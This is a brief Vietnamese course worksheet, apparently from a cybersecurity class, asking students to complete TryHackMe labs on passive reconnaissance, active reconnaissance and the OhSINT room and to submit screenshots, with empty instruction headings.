
4.1. Hoàn thành của bài tập Passive Reconnaissance trên môi trường TryHackMe (chụp hình minh hoạ).



Hướng dẫn làm bài

Câu 5: Tìm hiểu các kỹ thuật trinh sát chủ động (Active Reconnaissance)


5.1. Hoàn thành của bài tập Active Reconnaissance trên môi trường TryHackMe (chụp hình minh hoạ).



Hướng dẫn làm bài

Câu 6: Tìm hiểu kỹ thuật ONIST sử dụng môi trường TryHackMe

6.1. Hoàn thành bài tập OhSINT trên môi trường TryHackMe (chụp hình minh hoạ).



Hướng dẫn làm bài.

---HẾT---